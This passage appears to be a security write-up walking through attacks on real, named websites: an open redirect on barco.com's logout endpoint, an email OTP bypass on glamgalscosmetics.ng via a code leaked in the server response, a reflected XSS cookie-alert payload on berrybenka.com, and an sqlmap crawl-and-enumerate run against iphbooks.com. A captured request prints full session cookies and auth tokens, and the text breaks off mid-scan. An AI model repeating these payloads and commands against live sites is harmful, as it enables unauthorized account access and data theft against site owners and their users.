
Step 5:- Open redirect is present in sign out parameter so change the URL(www.bing.com) to wherever you want to redirect the website

Screenshot of NetworkMiner tool showing a captured session for https://www.barco.com:443 [104.18.7.124]. The request is for /bin/barco/auth/logout?redirect_uri=https%3A%2F%2Fwww.bing.com. The response is from HTTP/1.1.

Request details:

- Method: GET
- Path: /bin/barco/auth/logout?redirect_uri=https%3A%2F%2Fwww.bing.com
- Host: www.barco.com
- Cookies:
 - AMCV_E13F41BB6298D7240A495FB6%40Adobe0rg=179643557%7CMCID%7C19623%7CNCMID%7C07095952321260517420125727831052%9068%7CMCAAMLH-1696085196%7C12%7CMCAAMB-1696085196%7C6GlynYclPui0xYrsz_pkqfL69yMXBpb2zX5dvJdY0JzPXImdj0y%7CMCOPT0U-1695487596s%7CNONE%7CMCSYNC0%7C411-19628%7CvVersion%7C5.5.0; mbox=PC#2e16590c2e754be3970854e32e39ac7f_41_0#1758725878|session#dc71f842200a4d658d0689a3d7b8707e#1695482938; x-aem-client-country=IN; OptanonConsent=isOptanonEnabled=0&datestamp=Sat+Sep+23+2023+20%3A27%3A56+GMT%2B0530+(India+Standard+Time)&version=6.18.0&isIABGlobal=false&hosts=&consentId=bc2c48aa-1eb8-41ba-b34b-64c7e4fe7dca&interactionCount=1&landingPage=NotLandingPage&groups=C0001%3A1%2CC0002%3A1%2CC0003%3A1%2CC0004%3A1&geolocation=%3B&AwaitingReconsent=false; _ga_KMDGVRWYBD=GS1.1.1695480396.4.1.1695481077.60.0.0; _ga=GA1.1.1248693824.1695226740; OptanonAlertBoxClosed=2023-09-20T16:19:03.880Z; _gcl_au=1.1.1591288372.1695226744; ccmpgn_hist=GEN_WEBTOLEAD; ; ccmpgn_hist=2023-09-23 20:16:36; ; ccmpgn_hist_fd=2023-09-20 23:07:36; ; ccmpgn_hist_c=3; ; hijSessionUser_351330=eyJpZCI6ImFn2JmZl4t0NjktNWZlMS04mjJhLTuZTbNmUzNzU3MyIsImNyZWF0ZWQ0joie20TUyMzE20DCsImV4aN0aw5nijp0cnVlfQ==; _fbp=fb.1.1695231537019.1854513076; _mkt_trk=id:141-TQ8-685&token=_mch-barco.com-1695231538103-84261; s_fid=2A8B88201A2BDA60-2A7FF7B198328168; authenticated=false; ARRAffinity=d9fe0182300e5ab0691222ba3d553d9aae31f25a7b94f4f16cb1008e2143c; affinity=4dfDf0e9e2723bb48; at_check=true; local-offices=%5B%7B%22id%22%3A156%02%22name%22%3A%22Barco%22&System+Pvt+Lds%22%2C22address%22%3A%22%2C22Sector%22%3A%2201%22%2C22stateCode%22%3A%22%22%2C%22city%22%3A%22Noida%22%2C%22countryCode%22%3A%22in%22%2C%22country%22%3A%22India%22%2C%22phoneNumber%22%3A%22%2B91+120-4020415%2F+2891-9560101218+-+Sales%7C++%2891+120-4020300+-+General+Information%22%2C%22website%22%3A%22%22%2C%22specifications%22%3A%5B%5D%2C%22partnerTypeKey%22%3A%22barco%22%2C%22partnerTypeLabel%22%3A%22barco+employee%22%7D%5D; primaryMarketSolutionTag=barco-dxp:solution/all-markets; primaryMarketSolutionLabel=All Markets; gaMKT0=L1248693824.1695226740; AMCV_E13F41BB6298D7240A495FB6%40Adobe0rg=1; s_cc=true; ccmpgn_session=1; _hjSession_351330=eyJpZCI6ImYxNDfIMdkdLWRlMDUTngrjyM05N2NkLTH0Nzk4NGFkZD4YiIsImNyZWF0ZWQ0joie20TUy00Daz0TkzMjksImLuU2FcGxlijp0cnVlfQ==; _hjAbsoluteSessionInProgress=1; _hjHasCachedUserAttributes=true; ln_or=eyJtOk0MDQ10jIjK0n0%3D; _mkt_auth=true; s_sq=barcorpProd%3D%2526c.%2526a.%2526activitymap.%2526page%253Dregistration%2526link%253Dsign%252520out%2526region%253Dpage-1a95966ccc%2526pageIDType%253D1%2526.activitymap%2526.a%2526.c; auth_access_token=eyJhbGciOiJSUzIiNiIsImtpZCI6IlppNluYzs04STVTZThUVUR3RmhDbjg4VldhMFZ4SmdvS0VCRHJLQtLf3c3iLCJ0eXAi0iJKV10if0.eyJ1bmlxdwVfbmftZSI6Im5haGV0bzUxNjdAxBuawVsLmNbSISInN1YiI6Im5haGV0bzUxNjdAxBuawVsLmNbSISImYtYwlsIjoiMoFzXrVNTe2N0BpcG5pZwWY29tIiividXnlckxhbmldYwdIjoiZw4iLCJy2NvdW50Sw0ioiilyoTiWnjc5iwiYi29udFjde1kIjoiJ0dA0MDQ30D0iLCJnaXzb1iuYi1ljoiaGfja2ViLiwiZmtfaWx5X25hbWU0i0joiYwNrZxiiCjb3vudhJ51joiQvoilCjhy2Nvdw50tmtFtzSi6Im1lbwllbC5j20iLCjvaW0i0jiiYi2ZjgxMs01YzQ0LTrhNgMtjyfKiy0zNmNjYThkhdU30TkilCjuywilijoiaGfja2ViGhhY2tlii5imlkvh1wZSI6ImxvY2F5siwiwbhZtjpmYwzxzSwibm9uY2U0i0jDz0MnxEm2z10i1Mdg1LTo5Y2EtjyU4NC0wYmM2ZwQ22D4YhzLcJzY3ai0iJhcGkliCJchenAi0iJmNGNhngxNy03N2Y1L1TQ3Zw0tYmEyMijlND1lMD4YjYzZDiiLCJz2Xii0iIx1jAilCjpxQ0j0e20TU00DEWjhMsImf1ZC16ImY0Y2E30DE3Ltc3ZjutndlZc1iYtlyWH0MmUwMjihinjNkMilsImV4c16MTy5NT04MTyMywiaXnzljoiaHR0cHM6Ly9hdXrolMjhcmlVmLnb85MTy2YjE3NC02MuNxL7Q0Yzct0DjJnc0x0GE3ZGe1ZGU2NzcvdjIuMc8iLcjuYi0jE20TU00DEWjM9. rhmNCEtQ0mDh052leR4xYkj7iwLknIn8dov801j6poXvcU0cUA1L6Ko55RLP24iThnN7Ei66cwmuZjLzawq4vu9ElBbwYLlxLs3jcemymmrwBcjYivc0dxUhSPkHm2Ka0jyhB03DfcFeals80cPkRgU8RtosWw_2s180fptVLEWxtPQ0t0IoqJESBMeQNuBxwBoe0CrjzXoWqow1X0WgadSjwU30Quan2tTrscuu10VoeTgha4DWi0hKzou1Dxn0-aFHxKzCEFFYD0WumjWT1Wgftr0VnHjmr4vltTFnnvxE6icvN2r8_boodfkLkrswGZ22lmh_kdmjcyw; auth_id_token=eyJhbGciOiJSUzIiNiIsImtpZCI6IlppNluYzs04STVTZThUVUR3RmhDbjg4VldhMFZ4SmdvS0VCRHJLQtLf3c3iLCJ0eXAi0iJKV10if0.eyJ2Zxi0iixljalCpc3Mi0iJ0dHrwzovL2f1dgwuMfy28uY29tLz2xkjzIiMtc0LTYxZTEtndRy04HmM0Lte4TdkYtvkZT3Ny192M1wLyIsInN1YiI6Im5haGV0bzUxNjdAxBuawVsLmNbSISImf1ZC16ImY0Y2E30DE3Ltc3ZjutndlZc1iYtlyLwm0MhuWjihNjNkMilsImV4c16MTy5NT04MTyYhywiYmij0iYjJzXfHx3NpZ25pbilsIm5vbmljoiZdQ2jZtYyWmTNTA4Ns00WnhWl10D0QtmGjJmVkmN020Dm21iwiwF0i1ndgjzLchdXroX3Rpbwj0je20TU00DeWj1sImoFzXrVNTe2N0BpcG5pZwWY29tIiiviZw1halw0i0j0jUyHldG81LNTy30GlbwmlbC5j20iLCJ1c2VytFGU23hvZ2U0i0j1lbiisImfjy291bnrJZC16Imj5hA2NzklCjz250YwN0S010i14MD0wNdc4NClisImdpdmwUx25hbwU0i0j0jYwNrZxIigaFjja2VyiwiwRueBLtj0igB9jYwWlCjzTzMei0mzbhHNLLCJhdF0YXN0i0jwGNWrxzBwe3MpWtrWm9hRkLwidyIsIm5i2i6MTy5NT04MTyM30. IMIkE75tg5b0u8ewj0e6B8Ha3e45lnly_JZ-B1j6rp50HVGfsnwtaipon4mvjujHIZ0t-q-oeKozaIwvTFL484xJuswsgR3jK2npGy4aQVfufGFtVRYWxm_isRPeVqhpPeadeXkI2IitG9kFbe6dBvZq-h67M40keuKBNbhsNgzf1gb0u0k0G7_7hRGipzWtTheJSBly1Tf8IR0dWc1f6ZtUHD0hUgzhEN7rsxhL20UOE1B4aSGTSKKLICkMqJrxuQpnHKwEpmtFOELlSwyReNs0hgRlc9hbeZL2Y2Pac9kCa4l xW_04DwD9bnrZa0F02Se2a9NaPj-V0iDpW8h0: auth refresh token=

Forward the Request and you will get a redirected website



4. Email Otp Bypass

- 1.Target Site: <https://glamgalscosmetics.ng>
- 2.Vulnerability: Email Otp Bypass
3. Tool: Burp Suite
4. Impact: Attackers may exploit this bypass to gain unauthorized access to accounts using someone's identity.
5. Severity: High

Step 1. Visit The Site

The screenshot shows a web browser window with the URL <https://www.glamgalscosmetics.ng/> in the address bar. The page features the GlamGals logo at the top left, followed by a search bar and navigation links for Sign In, Sign Up, and a shopping cart with 0 items. Below the header is a menu with categories: MAKEUP STORE, SKIN CARE, HAIR CARE, APPLIANCES, ACCESSORIES, OFFERS, SHADOW, TALC POWDERS, BEAUTY TIPS, APRIL DEAL, and STORE LOCATOR. The main content area displays a large image of a woman's face with makeup applied. Two hands are holding up cosmetic products: a bottle of 'LIQUID FOUNDATION' on the left and a tube of 'TUBE FOUNDATION' on the right. Text overlays on the image provide product details for both.

LIQUID FOUNDATION

TUBE FOUNDATION

GlamGals®
HOLLYWOOD USA
PROFESSIONAL MAKEUP FOR ALL

Search entire store here...

Sign In Sign Up 0

MAKEUP STORE SKIN CARE HAIR CARE APPLIANCES ACCESSORIES OFFERS SHADOW TALC POWDERS BEAUTY TIPS

APRIL DEAL STORE LOCATOR

Enriched with Vitamin E
• Highly matt,
• Waterproof,
• All day wear,
• HD formula

Oil-free
• Mattifying
• Shine-Control
• Water-proof
• Last up to 12h

https://www.glamgalscosmetics.ng/offer.php?offer_id=1

STEP 2 : Sign UP by Entering Email Address and Phone No.

The screenshot shows a web browser displaying the sign-up page for GlamGals Cosmetics at <https://www.glamgalscosmetics.ng/signup.php>. The page has a dark blue header with the GlamGals logo and navigation links for Makeup Store, Skin Care, Hair Care, Appliances, Accessories, Offers, Shadow, Talc Powders, and Beauty Tips. It also features an April Deal and a Store Locator. The main content area is titled "SIGN UP" and contains a "Create account" form. The form includes fields for a first name (containing "jjjhjhjjjhj"), last name (containing "dhhhjjdj.com"), country (NIG +234), phone number (4748999490), verification code (input field and "Get Code" button), password, and re-password. A "SUBMIT" button is at the bottom of the form.

https://www.glamgalscosmetics.ng/signup.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

120%

GlamGals®
HOLLYWOOD-U.S.A.
PROFESSIONAL MAKEUP FOR ALL

Search entire store here...

Sign In Sign Up

MAKEUP STORE SKIN CARE HAIR CARE APPLIANCES ACCESSORIES OFFERS SHADOW TALC POWDERS BEAUTY TIPS

APRIL DEAL STORE LOCATOR

Home > Sign Up

SIGN UP

Create account

jjjhjhjjjhj

dhhhjjdj.com

NIG +234 4748999490

Verification code

Password

Re-Password

SUBMIT

Step 3. Get the Verification Code Using MFA Code Leaking In Response

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings

Response from https://www.glamgalscosmetics.ng:443/send_verification_code.php [217.21.85.120]
Forward Drop Intercept is on Action Open browser Add notes

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 X-Powered-By: PHP/7.4.33
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate
5 Pragma: no-cache
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 26
8 Vary: Accept-Encoding
9 Date: Thu, 07 Mar 2024 10:09:53 GMT
10 Server: LiteSpeed
11 Platform: hostinger
12 Content-Security-Policy: upgrade-insecure-requests
13 Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-0050=":443"; ma=2592000, h3-0046=":443"; ma=2592000, h3-0043=":443"; ma=2592000, quic=":443"; ma=2592000, v="43,46"
14 {"code":801114,"resp":"1"}
15 {"code":801114,"resp":"1"}
```

Inspector Selection 6 (0x6)
Selected text 801114
Decoded from: HTML encoding 801114
Cancel Apply changes
Response headers 12

Search 0 highlights
Event log (10) All issues Memory: 303.4MB


Step 4: Enter the code and Password then click on submit

The screenshot shows a web browser displaying the sign-up page for GlamGals cosmetics. The URL in the address bar is <https://www.glamgalscosmetics.ng/signup.php>. The page features a logo for 'GlamGals® HOLLYWOOD-USA PROFESSIONAL MAKEUP FOR ALL'. A search bar at the top right contains the placeholder 'Search entire store here...'. Below the search bar are links for 'Sign In' and 'Sign Up', and a shopping cart icon showing '0'. The main navigation menu includes categories like 'MAKEUP STORE', 'SKIN CARE', 'HAIR CARE', 'APPLIANCES', 'ACCESSORIES', 'OFFERS', 'SHADOW', 'TALC POWDERS', and 'BEAUTY TIPS'. Sub-menu links for 'APRIL DEAL' and 'STORE LOCATOR' are also present. The breadcrumb navigation shows the user is at 'Home > Sign Up'. The central area is titled 'SIGN UP' and contains a form for creating an account. The form fields include:

- First Name: jjjhjhjjhj
- Last Name: dhhhjjdj.com
- Country: NIG +234
- Phone Number: 4748999490
- Code: 801114 (input field)
- Get Code button (next to the phone number input)
- DOB: 00000000 (input field)
- Password: 00000000 (input field, highlighted with a blue border)
- Submit button (purple button at the bottom)

At the bottom of the form, there is a link 'Already have an account? [Sign in](#)'.

Step 5. Now Account is created successfully ■



Kali Linux Settings glamgalscosmetics.ng/my_account.php

<https://www.glamgalscosmetics.ng/>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 GlamGals®
HOLLYWOOD-USA
PROFESSIONAL MAKEUP FOR ALL

Search entire store here...

jjjhjhjhj  0

MAKEUP STORE SKIN CARE HAIR CARE APPLIANCES ACCESSORIES OFFERS SHADOW TALC POWDERS BEAUTY TIPS

APRIL DEAL STORE LOCATOR

Home >About Us

My Account

 Your Orders
Track, return, or buy things again

 Login & security
Edit login, name, and mobile number

 Your Addresses
Edit addresses for orders and gifts

 Payment options
Edit or add payment methods

FOLLOW US ON [f](#) [i](#)

Enter email

CUSTOMER CARE ABOUT US MY ACCOUNT INFORMATION

Help Center About us Register Privacy Policy
FAQ Press My Cart Disclaimer
Shipping Career Order History T & C
Beauty Tips Contact Payment Cancellation & Return

Payment Method   

5. Cross-Site Scripting

- 1.Target Site: <https://berrybenka.com>
- 2.Vulnerability: Cross-Site Scripting
3. Tools: PwnXSS
4. Impact: Cross-Site Scripting (XSS) enables attackers to inject malicious scripts into web pages, leading to theft of sensitive data, account hijacking, malware distribution etc.
5. Severity: High

Step 1: Visit the Site.

The screenshot shows a web browser window with the URL berrybenka.com in the address bar. The page features a large banner for 'ESSENTIALS DENIM' in October 2023, featuring two women in denim clothing. The banner includes the text 'ALL DAY SHIPFREE KODE: FREEOCT'. The navigation menu at the top includes links for NEW ARRIVAL, CLOTHING, SHOES, BAGS, ACCESSORIES, SALE, and MEN. On the right side of the header, there are links for MASUK / DAFTAR, a search icon, and a shopping cart icon. A footer link at the bottom left provides a link to a help section: <https://berrybenka.com/special/12020/big-sale-payday-belanja-min-299k-disc-voucher-150k>.

Step 2: Insert alert script in target input point. □

A screenshot of a web browser window displaying a search results page for 'berrybenka.com/search?s=ffffkdskkdff#search-wrapper'. The URL bar shows the query 'ffffkdskkdff'. The page title is 'BERRYBENKA'. The main content area contains an injected JavaScript alert script: '><Script>Alert(Document.Cookie)</Script>'. Below this, there is a message box with the text: 'Kami Mohon Maaf, Produk Yang Anda Cari Tidak Ditemukan. Lihat koleksi terbaru kami disini'. At the bottom, there is a newsletter subscription form with fields for 'TYPE YOUR EMAIL' and 'Subscribe Newsletter'.

"><Script>Alert(Document.Cookie)</Script>

Kami Mohon Maaf,
Produk Yang Anda Cari Tidak Ditemukan.
Lihat koleksi terbaru kami
disini

Subscribe Newsletter

Stay updated for new collection & special offer

TYPE YOUR EMAIL

INFORMASI

Tentang Kami

BANTUAN

Bayar Di Tempat

Kelebihan Pengiriman

TOKO ONLINE LAINNYA

Hijabenka

Butuh Bantuan?

Today's high
Near record

Search

Screenshc

Toko Fashion Wa


Screen

ENG IN

13:06

22-04-2024

Step 3: Click enter, alert command works and display the cookies.



6. SQL Injection

- 1.Target Site: <https://www.iphbooks.com/>
- 2.Vulnerability: Sql Injection
3. Tools: SQLMap
4. Impact: SQL Injection (SQLi) enables attackers to manipulate a website's database, leading to unauthorized access, data theft, and potentially full control over the system.
5. Severity: High

Step 1: Visit the Site

The screenshot shows the homepage of the IPH Books website. At the top, there is a navigation bar with links for Sunday 17, March 2024, Contact, Branches, Download App, Register, and Login. Below the navigation bar is a search bar with placeholder text "Search by" and "Select Category", along with a magnifying glass icon. To the right of the search bar are icons for Wishlist (0 items) and Cart (₹ 0). The main header features the IPH Books logo and the text "Online Book Store". A blue navigation menu bar below the header includes links for HOME, ALL CATEGORIES, PRE-ORDER, PUBLISHERS, TOP 50, LANGUAGES, AWARD WINNERS, EMAIL GIFT VOUCHERS, and BUNDLE OFFERS.

The main banner features a photograph of a book titled "The Road to Mecca" by Muhammad Ali, resting on a surface next to a pair of glasses and a pen. The background of the banner is a sunset over a desert landscape with palm trees and a minaret silhouette. The text "മക്കയിലേക്കുള്ള പാത" is displayed prominently in large white letters. Below it, a dark purple box contains the text "മുഹമ്മദ് അസൈൻ" and "വിവർത്തനം - എം.എൽ. കാര്ലേസ്".

Below the banner, there is a section titled "People's Choice New Arrivals" with a "View All" button. This section displays six book covers with their respective discount offers: 17% off on a black book, 9% off on a yellow book titled "ക്രൊപ്പ് 30", 11% off on a brown book titled "The Art of War", 9% off on a blue book titled "The Secrets of Financial Freedom", 10% off on a green book titled "കെ.എസ്.സി.എസ്. ഫിനാൻസ്", and 11% off on a yellow book titled "ജീവിതയാളം".

Step 2: Use SQLMap tool in kali linux put -u before the URL, and then provide the URL. Use --batch, --crawl , --threads and Use --dbs for database control.

```
[root@kali:~/home/kali]# sqlmap -u "https://www.ipbooks.com/" --batch --crawl 2 --threads 3 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:16:17 /2024-03-17/
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:16:17] [INFO] starting crawler for target URL 'https://www.ipbooks.com/'
[15:16:17] [INFO] searching for links with depth 1
[15:16:17] [INFO] searching for links with depth 2
[15:16:17] [INFO] starting 3 threads
[15:16:24] [INFO] 28/142 links visited (20%)
got a 302 redirect to 'https://www.ipbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [y/n] Y
